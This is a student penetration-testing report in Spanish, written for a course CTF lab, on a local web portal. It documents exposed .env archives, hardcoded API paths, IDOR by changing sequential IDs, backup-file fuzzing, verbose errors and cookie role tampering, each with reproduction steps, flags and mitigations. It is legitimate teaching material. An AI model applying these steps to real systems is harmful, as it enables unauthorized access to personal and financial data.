PR02

ALUMNO: Luis Emmanuel Aronia Silva
Actividad: Informe de Seguridad Ofensiva
Materia CNOIV Programacion WAP
Maestro Servando Lopez Contreras

ID: VULN-01 - Exposición de Información Sensible mediante Configuración Insegura y Archivos Residuales

PR02-04 | Descripción técnica y causa raíz


- **Qué ocurre:** El servidor web expone un directorio de despliegue y permite listar su contenido libremente, lo que deriva en la descarga de un archivo .zip que contiene variables de entorno (.env) con tokens y parámetros de configuración interna de la empresa.
- **Por qué es posible:** Existe una configuración errónea de "seguridad por oscuridad" al intentar esconder rutas sensibles usando el archivo público robots.txt, combinada con la habilitación por defecto de la directiva Directory Listing en el servidor.
- **Control ausente o deficiente:** Faltan controles de acceso lógico (autenticación/autorización) en directorios no públicos. Además, hay una deficiencia severa en los procedimientos de gestión de cambios y despliegue, al no contar con un proceso de limpieza que elimine artefactos temporales del entorno de producción.

PR02-05 | Comprobación de los hallazgos


1. Realizar una petición HTTP GET a http://localhost:8080/robots.txt.

2. Identificar la regla de exclusión Disallow: /assets/docs/public/revision/.

`



3. Acceder a la URL http://localhost:8080/assets/docs/public/revision/ mediante el navegador para verificar que el servidor muestra el índice del directorio (Index of).
4. Descargar el archivo empaquetado residual portal-release_20260407_rc3.zip.
5. Descomprimir el archivo en el entorno local y navegar a la ruta extraída release/deploy/.



6. Abrir el archivo release-check.env para extraer las credenciales expuestas, logrando capturar la bandera: SMOKE_TEST_TOKEN=UPSLP_CNOIV-OPEN-DOOR-01.

PR02-06 | Evidencia técnica (Espacio reservado para insertar capturas de pantalla: Archivo robots.txt, vista del Directory Listing en el navegador, y el contenido del archivo .env abierto en el editor de texto demostrando la bandera)

PR02-07 | Impacto y riesgo

`

- **Confidencialidad:** Consecuencia crítica. Se exponen nombres de hosts internos (WEBOPS-03), rutas absolutas del servidor (/var/www/html) y tokens de validación de despliegue.
- **Integridad y Disponibilidad:** Sin impacto directo en este paso aislado, pero la fuga de información debilita la seguridad general.
- **Operación e Infraestructura Crítica:** Revela prácticas de administración interna de INTERAFAS, proporcionando a un atacante el mapa de la infraestructura y facilitando la planificación de ataques dirigidos contra los servidores de operaciones web.

PR02-08 | Mitigaciones

- **Configuración del Servidor:** Deshabilitar la directiva de listado de directorios en Apache agregando Options -Indexes en el archivo principal httpd.conf o dentro de un archivo .htaccess en el directorio raíz.
- **Gestión de Rutas Sensibles:** Eliminar las rutas críticas del archivo robots.txt para evitar exponer su existencia. La protección debe realizarse exigiendo autenticación mediante sesiones o bloqueando el acceso por IP (códigos 401/403).
- **Procedimiento de Despliegue:** Modificar el pipeline de integración o los scripts de sincronización (rsync) implementando una tarea obligatoria post-despliegue que elimine automáticamente paquetes .zip, .tar y archivos .env de cualquier directorio expuesto en producción.

PR02-09 | Cadena de ataque Esta vulnerabilidad funge como el vector de reconocimiento inicial. La filtración del esquema de despliegue y el conocimiento explícito de que los administradores olvidan borrar archivos residuales (.env, .zip) habilita y justifica la búsqueda dirigida de otros respaldos de código fuente (como el caso de prensa.php) en etapas posteriores, escalando el nivel de acceso sobre el entorno operacional.

ID: VULN-02 - Exposición de Artefactos de Construcción y Rutas API en Frontend


PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** Los archivos JavaScript del lado del cliente (app.js y runtime-config.js) exponen rutas internas de la API y la ubicación de un manifiesto de despliegue (build-manifest.php), el cual contiene tokens de validación y metadatos sensibles de aseguramiento de calidad (QA).
- **Por qué es posible:** Los desarrolladores "quemaron" (hardcodearon) rutas sensibles de infraestructura y nombres de archivos de configuración directamente en el código del frontend, permitiendo que cualquier usuario con un navegador inspeccione el código y descubra recursos internos.
- **Control ausente o deficiente:** Falta de prácticas de desarrollo seguro que separen la configuración del entorno del código estático. Asimismo, hay una ausencia de controles de acceso lógico para restringir el acceso a archivos de metadatos o manifiestos (como /assets/meta/build-manifest.php) desde internet.


`

PR02-05 | Comprobación de los hallazgos


1. Acceder al portal de INTERAFAS en http://localhost:8080.
2. Abrir las herramientas de desarrollador del navegador e inspeccionar el código fuente para localizar los archivos JavaScript cargados.



3. Analizar el archivo runtime-config.js, identificando la ruta expuesta hacia el manifiesto de construcción.




4. Navegar mediante una solicitud GET hacia la URL descubierta: http://localhost:8080/assets/meta/build-manifest.php.



5. Inspeccionar el JSON devuelto y extraer el valor del campo release_validation_token dentro de la sección quality_assurance, capturando la bandera UPSLP_CNOIV-LOOK-CLOSER-02.

PR02-06 | Evidencia técnica

`







PR02-07 | Impacto y riesgo

- **Confidencialidad:** Se exponen la arquitectura interna, rutas exactas de APIs (/api/account-context.php, /api/scenario-state.php) y tokens internos de validación de calidad.
- **Operación e Infraestructura Crítica:** Este hallazgo ahorra tiempo significativo a un atacante en la fase de reconocimiento. Al conocer el mapa de la aplicación sin realizar escaneos ruidosos, el atacante puede descubrir *endpoints* ocultos y comprender la lógica de negocio sin alertar a los sistemas de detección de intrusos.

PR02-08 | Mitigaciones

- **Prácticas de Desarrollo Seguro:** Eliminar cualquier token, secreto o ruta de infraestructura crítica del código estático (JavaScript, HTML, CSS). La configuración del entorno debe inyectarse o manejarse de forma dinámica y segura desde el backend.
- **Control de Acceso de Directorios:** Configurar el servidor web para denegar solicitudes públicas al directorio /assets/meta/ (ej. devolviendo un código HTTP 403) o alojar estos archivos de control de versiones fuera de la raíz del documento web (document root).
- **Ofuscación de Código:** Implementar procesos de ofuscación y minificación en el *pipeline* de CI/CD para los archivos JS de producción, elevando la dificultad técnica para que un atacante realice ingeniería inversa estática.

`

PR02-09 | Cadena de ataque La revisión del código estático del lado del cliente funciona como un vector de recolección de información vital. Al exponer la existencia de APIs específicas (como account-context.php), esta vulnerabilidad reduce la superficie de ataque requerida y habilita las etapas posteriores, permitiendo al atacante preparar inyecciones de código, suplantación de identidades o pruebas de escalamiento de privilegios directamente sobre esos *endpoints* no enlazados públicamente.

ID: VULN-03 - Referencia Directa Insegura a Objetos (IDOR) en Expedientes y Facturación

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** La aplicación permite a un usuario autenticado acceder y visualizar la información privada, historiales de facturación y expedientes de otros clientes simplemente modificando el parámetro numérico de identificación (ID) en la URL (ej. de id=1 a id=2 o account=40010001 a account=40010002).
- **Por qué es posible:** El *backend* confía plenamente en el parámetro de entrada proporcionado por el cliente sin realizar una validación de autorización a nivel de objeto; el servidor comprueba que el usuario tenga una sesión válida, pero omite verificar si el recurso solicitado le pertenece a dicha sesión.
- **Control ausente o deficiente:** Falta de controles de control de acceso basados en el propietario del objeto (Object-Level Authorization). La propia API reconoce esta deficiencia técnica devolviendo el mensaje explícito "object_authorization": "not-enforced".

PR02-05 | Comprobación de los hallazgos

1. Iniciar sesión en el portal INTERAFAS con una cuenta de usuario legítima (account=40010001).
2. Mediante las herramientas de desarrollo (Network), interceptar o identificar las llamadas a la API que requieren parámetros de identificación predecibles.
3. Acceder a la ruta descubierta en la vulnerabilidad anterior:





http://localhost:8080/api/service-history.php?account=40010002 y verificar que el servidor devuelve el historial financiero completo de un tercero.

4. Navegar a la sección de expedientes del usuario activo, identificando la URL estructurada como http://localhost:8080/expediente.php?id=1.
5. Modificar el parámetro de la URL secuencialmente a http://localhost:8080/expediente.php?id=2.
6. Observar que la interfaz carga la información del titular "Carlos Rivera" y, al inspeccionar el código fuente o los datos devueltos, extraer el token en el campo "Referencia de validación", logrando capturar la bandera: UPSLP_CNOIV-NOT-YOURS-03.

`

PR02-06 | Evidencia técnica







`

PR02-07 | Impacto y riesgo

- **Confidencialidad:** Impacto máximo. Un atacante (o un usuario malintencionado) puede iterar numéricamente sobre todos los IDs del sistema, realizando una extracción masiva (*scraping*) de los datos personales (PII) e historiales financieros de toda la base de clientes de INTERAFAS.
- **Integridad:** En este vector de lectura, la integridad no se ve afectada, pero si la aplicación posee endpoints de actualización (*update/delete*) con la misma falla de autorización, el atacante podría modificar expedientes de terceros.
- **Riesgo Organizacional y Cumplimiento:** Violación directa a legislaciones de protección de datos (como la Ley Federal de Protección de Datos Personales en Posesión de los Particulares en México) debido a la exposición masiva de información confidencial.

PR02-08 | Mitigaciones

- **Validación de Autorización a Nivel de Objeto (BOLA):** Implementar verificaciones obligatorias en el *backend* antes de procesar cualquier solicitud de recursos. El servidor debe cruzar el ID solicitado con el ID del usuario extraído del *token* de sesión (JWT o *session cookie*) para garantizar propiedad o permisos de acceso.
- **Sustitución de Identificadores:** Reemplazar los IDs numéricos secuenciales en las bases de datos y URLs por Identificadores Únicos Universales (UUIDs v4). Esto no soluciona la falla de autorización subyacente, pero dificulta severamente la enumeración y el *scraping* de datos (mitigación en profundidad).

PR02-09 | Cadena de ataque Esta vulnerabilidad de IDOR se apalanca directamente en el vector de descubrimiento previo (VULN-02). Al haber expuesto la existencia y estructura de los *endpoints* de la API (account-context.php y scenario-state.php) en el frontend, el atacante obtiene la superficie de ataque exacta para probar la manipulación de parámetros, logrando escalar horizontalmente sus privilegios para acceder a datos ajenos de otros clientes.

ID: VULN-04 - Exposición de Código Fuente mediante Archivos de Respaldo Residuales

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El servidor web expone públicamente el código fuente del lado del servidor (PHP) debido a la existencia de un archivo de respaldo no procesado por el intérprete (transparencia.php.bak). Al solicitar este archivo, el servidor, en lugar de ejecutarlo o denegar el acceso, lo ofrece como una descarga directa de texto plano.
- **Por qué es posible:** Esta vulnerabilidad es consecuencia de una mala práctica de los editores de texto o procesos de despliegue que crean copias de seguridad automáticas (como .bak o ~) directamente en el directorio web público (document root). El servidor web (Apache) no está configurado para manejar extensiones de respaldo, por lo que asume que son archivos estáticos seguros de servir.
- **Control ausente o deficiente:** Faltan controles de configuración a nivel de servidor web para restringir explícitamente el acceso a extensiones de archivos sensibles.

`

Adicionalmente, el proceso de gestión de configuraciones y despliegue carece de automatización para la eliminación sistemática de artefactos residuales antes del paso a producción.

PR02-05 | Comprobación de los hallazgos


1. Examinar el archivo README-deploy obtenido en la auditoría previa (VULN-01), el cual documenta un descuido operativo: *"Pendiente: eliminar el archivo de respaldo generado antes del rsync final"*.
2. Mapear la estructura funcional del portal INTERAFAS para identificar módulos que manejan documentos públicos o secciones institucionales (como el portal de prensa o transparencia).
3. Desarrollar un *script* de automatización (o utilizar *ffuf*/*gobuster*) para realizar *fuzzing* específico de extensiones de respaldo (.bak, .old, .orig, ~) sobre los nombres de los módulos descubiertos.
4. Realizar una petición HTTP GET a la ruta http://localhost:8080/transparencia.php.bak.
5. Observar que el servidor devuelve un código de estado 200 OK e inicia la descarga del archivo.
6. Abrir el archivo descargado en un editor de texto y revisar el código fuente PHP expuesto, capturando la bandera en los comentarios u ocultamente en la lógica: UPSLP_CNOIV-OLD-MEMORIES-04.

PR02-06 | Evidencia técnica



`







PR02-07 | Impacto y riesgo

- **Confidencialidad:** Alto. La exposición del código fuente backend compromete gravemente la seguridad de la aplicación, ya que revela la lógica de negocio, consultas a la base de datos (SQL), posibles credenciales "quemadas" (hardcodeadas), y facilita la búsqueda de vulnerabilidades lógicas complejas (ej. inyecciones SQL o IDORs en otros módulos).
- **Riesgo Organizacional:** Facilita la ingeniería inversa de los controles de seguridad del portal, reduciendo significativamente el tiempo, esfuerzo y ruido que un atacante avanzado necesita para comprometer la infraestructura en fases posteriores.

`

PR02-08 | Mitigaciones

- **Configuración del Servidor Web:** Configurar directivas estrictas en Apache (mediante .htaccess o el archivo de configuración global) utilizando FilesMatch para denegar explícitamente (código 403) el acceso a cualquier archivo que termine en extensiones de respaldo, archivos de control de versiones o de configuración (.bak, .old, .inc, .env, .git, .svn).
- **Políticas de Despliegue:** Prohibir la edición de código directamente en los servidores de producción. Implementar un modelo inmutable donde los cambios solo se realicen mediante un *pipeline* CI/CD que ejecute la limpieza y verificación del *document root* antes de la sincronización final (rsync).

PR02-09 | Cadena de ataque Este hallazgo consolida la fuga de información inicial. Al exponer la lógica exacta de programación a través del código fuente descargado, el atacante obtiene una "caja blanca" (White-box testing) que le permite analizar cómo la aplicación procesa la entrada del usuario, qué parámetros ocultos existen y cómo se estructura la interacción con la base de datos o APIs internas, habilitando vectores de inyección o manipulación de estado en los siguientes niveles de ataque.

ID: VULN-05 - Divulgación de Información Sensible mediante Manejo Inadecuado de Errores (Verbose Errors)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** La aplicación expone mensajes de error técnicos detallados (trazas de pila o *stack traces*) al usuario final cuando se introducen valores no previstos en los parámetros de entrada. La excepción generada (UnhandledMatchError) revela la estructura interna del servidor, como las rutas absolutas de los archivos, líneas de código afectadas e información del entorno.
- **Por qué es posible:** El código del lado del servidor no implementa un bloque de captura (try-catch) o un caso por defecto (default) al evaluar la variable de entrada tipo. Aunado a esto, el entorno de producción tiene habilitada la configuración que muestra los errores de ejecución en la respuesta HTTP (por ejemplo, display_errors = On en PHP).
- **Control ausente o deficiente:** Faltan controles de saneamiento y validación de entrada basados en listas blancas (*whitelisting*). Asimismo, existe una deficiencia en la gestión de la configuración de producción, incumpliendo el principio de ocultación de detalles técnicos al usuario final.

PR02-05 | Comprobación de los hallazgos


1. Navegar a la sección del portal que permite la exportación o descarga de reportes.
2. Utilizar las herramientas de desarrollo del navegador (pestaña *Network*) o un proxy como Burp Suite para interceptar la petición de descarga.
3. Identificar la URL de descarga dinámica y el parámetro que controla la acción: http://localhost:8080/exportar.php?tipo=proveedores.

`

4. Manipular el valor esperado del parámetro tipo inyectando un valor no contemplado por la interfaz, como un número entero: http://localhost:8080/exportar.php?tipo=1.
5. Analizar la respuesta HTTP devuelta por el servidor, observando que la página expone el fallo técnico UnhandledMatchError y la referencia interna de calidad, capturando así la bandera: UPSLP_CNOIV-TOO-MUCH-INFO-05.

PR02-06 | Evidencia técnica







PR02-07 | Impacto y riesgo

- **Confidencialidad:** Alto. Aunque no expone bases de datos o contraseñas directamente, la fuga de rutas absolutas de directorios (ej. /var/www/html/), variables

`

internas, versiones de frameworks y dependencias reduce significativamente el esfuerzo de reconocimiento para un atacante.
- **Integridad y Disponibilidad:** Sin impacto directo, pero expone cómo está programada la lógica interna, facilitando el diseño de ataques destructivos.
- **Riesgo Operacional:** Demuestra una transición deficiente de entornos de desarrollo a producción, exponiendo datos analíticos que sirven como "mapa del tesoro" para amenazas avanzadas.

PR02-08 | Mitigaciones

- **Manejo de Errores de Servidor:** Modificar la configuración del servidor de aplicaciones (ej. el archivo `php.ini`) para establecer `display_errors = Off` en entornos de producción. Los errores deben ser capturados y almacenados exclusivamente en archivos internos (`log_errors = On`).
- **Gestión de Excepciones en Código:** Refactorizar el archivo `exportar.php` para encapsular la lógica de evaluación en bloques `try-catch`. Si se usa un `switch` o un `match`, siempre debe existir una cláusula `default` que maneje entradas imprevistas.
- **Mensajes de Error Genéricos:** Diseñar el sistema para que, frente a cualquier error no controlado, se devuelva al cliente exclusivamente una página genérica amigable (ej. "Ha ocurrido un problema al procesar su solicitud") y el código de estado HTTP correspondiente (HTTP 400 Bad Request o 500 Internal Server Error).
- **Validación Estricta de Entradas:** Validar el parámetro `tipo` contra una lista explícita de valores permitidos (ej. `proveedores`, `clientes`, `facturas`) antes de intentar procesar el archivo.

PR02-09 | Cadena de ataque Los errores verbosos actúan como habilitadores tácticos en las fases tempranas de compromiso. La información obtenida aquí (rutas absolutas del disco, variables de entorno) puede ser concatenada con vulnerabilidades posteriores. Por ejemplo, si en un reto futuro se descubre una vulnerabilidad de Inclusión de Archivos Locales (LFI), el atacante ya sabrá exactamente las rutas internas del servidor que puede solicitar para extraer código fuente o configuraciones del sistema operativo.

ID: VULN-06 - Escalamiento de Privilegios mediante Manipulación de Cookies (Control de Acceso Roto)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** Un usuario con perfil de ciudadano estándar puede acceder y ejecutar acciones en módulos administrativos (como la gestión de proveedores) simplemente modificando el valor de una cookie en su navegador web.
- **Por qué es posible:** El *backend* confía ciegamente en un dato controlado por el cliente (la cookie `portal_role` en texto plano) para determinar el nivel de autorización y los privilegios de la sesión.
- **Control ausente o deficiente:** Falta una validación de autorización robusta del lado del servidor. El sistema no implementa un mecanismo de sesión seguro donde el rol del usuario esté protegido y vinculado estrictamente a la identidad autenticada en la base de datos, violando el principio de "nunca confiar en la entrada del cliente".

`

